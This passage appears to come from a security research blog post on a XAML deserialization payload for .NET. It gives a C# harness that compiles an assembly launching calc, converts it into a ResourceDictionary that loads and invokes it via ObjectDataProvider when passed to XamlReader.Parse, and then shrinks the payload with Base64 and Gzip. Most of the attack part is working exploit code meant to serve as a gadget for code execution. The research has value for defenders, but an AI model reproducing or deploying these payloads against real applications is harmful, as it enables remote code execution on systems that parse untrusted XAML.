            <r:BindingFlags>24</r:BindingFlags>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>

    <ObjectDataProvider x:Key="invoke" ObjectInstance="{StaticResource method}"
MethodName="Invoke">
        <ObjectDataProvider.MethodParameters>
            <x:Null></x:Null>
            <x:Array Type="{x:Type s:Object}"></x:Array>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>
</ResourceDictionary>

```

And here is the code to test it. For convenience, we've added a `BuildAssembly` method that builds the DLL payload, so it's not necessary to run `csc` to do it.

```

using Microsoft.CSharp;
using System;
using System.CodeDom.Compiler;
using System.Reflection;
using System.Text;
using System.Windows.Markup;

namespace XAMLTests
{
    internal class Program
    {
        static void Main(string[] args)
        {
            var assemblyBytes = BuildAssembly();
            var xaml = AssemblyLoad(assemblyBytes);
            Console.WriteLine(xaml);
            Console.ReadKey();

            XamlReader.Parse(xaml);
        }

        static byte[] BuildAssembly()
        {
            string code = @"
using System.Diagnostics;

public class Payload
{
    public static void Run()
    {
        Process.Start("""calc""");
    }
}
";

            CompilerParameters compilerParameters = new CompilerParameters();
            compilerParameters.GenerateInMemory = true;
            compilerParameters.TreatWarningsAsErrors = false;
            compilerParameters.GenerateExecutable = false;
            compilerParameters.CompilerOptions = "/target:library /optimize";
            compilerParameters.ReferencedAssemblies.AddRange(new string[]
            {
                "mscorlib.dll",
                "System.dll"
            });

```

```

    });
    CSharpCodeProvider cSharpCodeProvider = new CSharpCodeProvider();
    CompilerResults compilerResults =
cSharpCodeProvider.CompileAssemblyFromSource(compilerParameters, code);

    if (compilerResults.Errors.HasErrors)
    {
        string text = "Compile error: ";
        foreach (CompilerError compilerError in compilerResults.Errors)
        {
            text = text + "\n" + compilerError.ToString();
        }

        throw new Exception(text);
    }

    Assembly assembly = compilerResults.CompiledAssembly;

    var pi = assembly.GetType().GetMethod("GetRawBytes", BindingFlags.Instance |
BindingFlags.NonPublic);
    byte[] assemblyBytes = (byte[])pi.Invoke(assembly, null);

    return assemblyBytes;
}

static string AssemblyLoad(byte[] assemblyBytes)
{
    StringBuilder assemblyXml = new StringBuilder();

    foreach (var b in assemblyBytes)
    {
        assemblyXml.AppendLine(@"<x:Byte>" + b.ToString() + "</x:Byte>");
    }

    var xaml = @"<ResourceDictionary
xmlns=""http://schemas.microsoft.com/winfx/2006/xaml/presentation""
xmlns:x=""http://schemas.microsoft.com/winfx/2006/xaml""
xmlns:s=""clr-namespace:System;assembly=mscorlib""
xmlns:r=""clr-namespace:System.Reflection;assembly=mscorlib"">

<x:Array x:Key=""data"" Type=""{x:Type x:Byte}"">" + assemblyXml + @"</x:Array>

<ObjectDataProvider x:Key=""assembly"" ObjectType=""{x:Type r:Assembly}""
MethodName=""Load"">

```

```

    <ObjectDataProvider.MethodParameters>
        <StaticResource ResourceKey="data"></StaticResource>
    </ObjectDataProvider.MethodParameters>
</ObjectDataProvider>

<ObjectDataProvider x:Key="type" ObjectInstance="{StaticResource assembly}"
MethodName="GetType">
    <ObjectDataProvider.MethodParameters>
        <s:String>Payload</s:String>
    </ObjectDataProvider.MethodParameters>
</ObjectDataProvider>

<ObjectDataProvider x:Key="method" ObjectInstance="{StaticResource type}"
MethodName="GetMethod">
    <ObjectDataProvider.MethodParameters>
        <s:String>Run</s:String>
        <r:BindingFlags>24</r:BindingFlags>
    </ObjectDataProvider.MethodParameters>
</ObjectDataProvider>

<ObjectDataProvider x:Key="invoke" ObjectInstance="{StaticResource method}"
MethodName="Invoke">
    <ObjectDataProvider.MethodParameters>
        <x:Null></x:Null>
        <x:Array Type="{x:Type s:Object}"></x:Array>
    </ObjectDataProvider.MethodParameters>
</ObjectDataProvider>
</ResourceDictionary>";

    return xaml;
}
}
}

```

Reducing the payload size

Well, our payload is good enough, but its size is about 75Kb, which may be too large for some cases. What can we do to reduce its size? The obvious improvement is to use Base64 to encode DLL, like this:

```

var assemblyBase64 = "TVqQAAMAAAA...AAAA";
var assemblyBytes = Convert.FromBase64String(assemblyBase64);

```

But if we try to implement this in XAML with `ObjectDataProvider`, we will run into the previously described limitation, because the result of calling `Convert.FromBase64String` with the `ObjectDataProvider` will be of type `ObjectDataProvider`, not `byte[]`. After digging deep into the documentation, we've found another useful XAML markup extension — `x:FactoryMethod`. It was added in XAML 2009 specification, which is not supported by WPF framework, but it is supported in `XamlReader.Parse` method. This extension allows to create an object using the provided static `FactoryMethod` and the result will be of the specified type, not `ObjectDataProvider`. So, we can just do something like this:

```
@@ -3,12 +3,12 @@
    xmlns:r="clr-namespace:System.Reflection;assembly=mscorlib"
    xmlns:s="clr-namespace:System;assembly=mscorlib"
  >
-   <!-- byte[] data = new byte[] { /*... Payload.dll bytes ...*/ }; -->
-   <x:Array x:Key="data" Type="{x:Type x:Byte}">
-       <x:Byte>77</x:Byte>
-       <!-- ... 3582 lines ... -->
-       <x:Byte>0</x:Byte>
-   </x:Array>
+   <!-- Array data = Convert.FromBase64String("TVqQAAMAAAA...AAAA"); -->
+   <s:Array x:Key="data" x:FactoryMethod="s:Convert.FromBase64String">
+       <x:Arguments>
+           <s:String>TVqQAAMAAAA...AAAA</s:String>
+       </x:Arguments>
+   </s:Array>

    <!-- Assembly assembly = Assembly.Load(data); -->
    <ObjectDataProvider x:Key="assembly" ObjectType="{x:Type r:Assembly}"
        MethodName="Load">
```

This improvement significantly reduces the payload size from 75Kb to just 6Kb. Should we stop here? Of course not! We can do better. If you take a closer look at the payload, you'll notice that it contains a lot of zero bytes. So, we can use a compression algorithm like Gzip to reduce payload size even more. To do so, we need to implement the equivalent code in XAML:

```
var assemblyGzipBase64 = "TVqQAAMAAAAA...AAAA";
var assemblyGzipBytes = Convert.FromBase64String(assemblyGzipBase64);
var inputStream = new MemoryStream(assemblyGzipBytes);
var gzipStream = new GZipStream(inputStream, CompressionMode.Decompress);
var outputStream = new MemoryStream();
gzipStream.CopyTo(outputStream);
var data = outputStream.ToArray();
Assembly assembly = Assembly.Load(data);
```

To get around the limitation of `ObjectDataProvider`, we can rewrite the code a little bit:

```
var assemblyGzipBase64 = "TVqQAAMAAAAA...AAAA";
var assemblyGzipBytes = Convert.FromBase64String(assemblyGzipBase64);
var inputStream = new MemoryStream(assemblyGzipBytes);
var gzipStream = new GZipStream(inputStream, CompressionMode.Decompress);
var data = Array.CreateInstance(typeof(Byte), 3072);
gzipStream.Read((byte[])data, 0, 3072);
Assembly assembly = Assembly.Load(data);
```

We've replaced `gzipStream.CopyTo(outputStream)` here to get rid of the call `outputStream.ToArray()` that requires to use `ObjectDataProvider` and, therefore, returns an object of type `ObjectDataProvider`. Instead, we call `gzipStream.Read`, which works because we don't need to use its result, we just use output parameter `data` (but we need to calculate `data` size in advance). So, here is the final result:

```

<ResourceDictionary xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
    xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml"
    xmlns:s="clr-namespace:System;assembly=mscorlib"
    xmlns:r="clr-namespace:System.Reflection;assembly=mscorlib"
    xmlns:i="clr-namespace:System.IO;assembly=mscorlib"
    xmlns:c="clr-namespace:System.IO.Compression;assembly=System">

    <s:Array x:Key="data" x:FactoryMethod="s:Convert.FromBase64String">
        <x:Arguments>
            <s:String>H4sIA...AAA==</s:String>
        </x:Arguments>
    </s:Array>

    <i:MemoryStream x:Key="inputStream">
        <x:Arguments>
            <StaticResource ResourceKey="data"></StaticResource>
        </x:Arguments>
    </i:MemoryStream>

    <c:GZipStream x:Key="gzipStream">
        <x:Arguments>
            <StaticResource ResourceKey="inputStream"></StaticResource>
            <c:CompressionMode>0</c:CompressionMode>
        </x:Arguments>
    </c:GZipStream>

    <s:Array x:Key="buf" x:FactoryMethod="s:Array.CreateInstance">
        <x:Arguments>
            <x:Type TypeName="s:Byte" />
            <x:Int32>3072</x:Int32>
        </x:Arguments>
    </s:Array>

    <ObjectDataProvider x:Key="tmp" ObjectInstance="{StaticResource gzipStream}"
        MethodName="Read">
        <ObjectDataProvider.MethodParameters>
            <StaticResource ResourceKey="buf"></StaticResource>
            <x:Int32>0</x:Int32>
            <x:Int32>3072</x:Int32>
        </ObjectDataProvider.MethodParameters>
    </ObjectDataProvider>

    <ObjectDataProvider x:Key="assembly" ObjectType="{x:Type r:Assembly}"
        MethodName="Load">

```

```

    <ObjectDataProvider.MethodParameters>
      <StaticResource ResourceKey="buf"></StaticResource>
    </ObjectDataProvider.MethodParameters>
  </ObjectDataProvider>

  <ObjectDataProvider x:Key="type" ObjectInstance="{StaticResource assembly}"
    MethodName="GetType">
    <ObjectDataProvider.MethodParameters>
      <s:String>Payload</s:String>
    </ObjectDataProvider.MethodParameters>
  </ObjectDataProvider>

  <ObjectDataProvider x:Key="method" ObjectInstance="{StaticResource type}"
    MethodName="GetMethod">
    <ObjectDataProvider.MethodParameters>
      <s:String>Run</s:String>
      <r:BindingFlags>24</r:BindingFlags>
    </ObjectDataProvider.MethodParameters>
  </ObjectDataProvider>

  <ObjectDataProvider x:Key="invoke" ObjectInstance="{StaticResource method}"
    MethodName="Invoke">
    <ObjectDataProvider.MethodParameters>
      <x:Null></x:Null>
      <x:Array Type="{x:Type s:Object}"></x:Array>
    </ObjectDataProvider.MethodParameters>
  </ObjectDataProvider>
</ResourceDictionary>

```

With the help of Gzip, we were able to reduce the payload even more, from 6Kb to just 4Kb!

Final thoughts

It's been a really fun thing to research and we've learnt a lot of interesting things about .NET and XAML along the way. The only thing that bothers me is the `ObjectDataProvider` limitation, I hope that someone will find a solution to this problem and then it will be possible to implement a translator from C# code to XAML, but I'm not sure why anyone would need that 😊

Also, it is worth to mention that a similar XAML payload was later added to ysoserial.net by Soroush Dalili (@irsdli) for the `DataSetOldBehaviourFromFile` gadget, but there are no Base64 and Gzip implementations there.

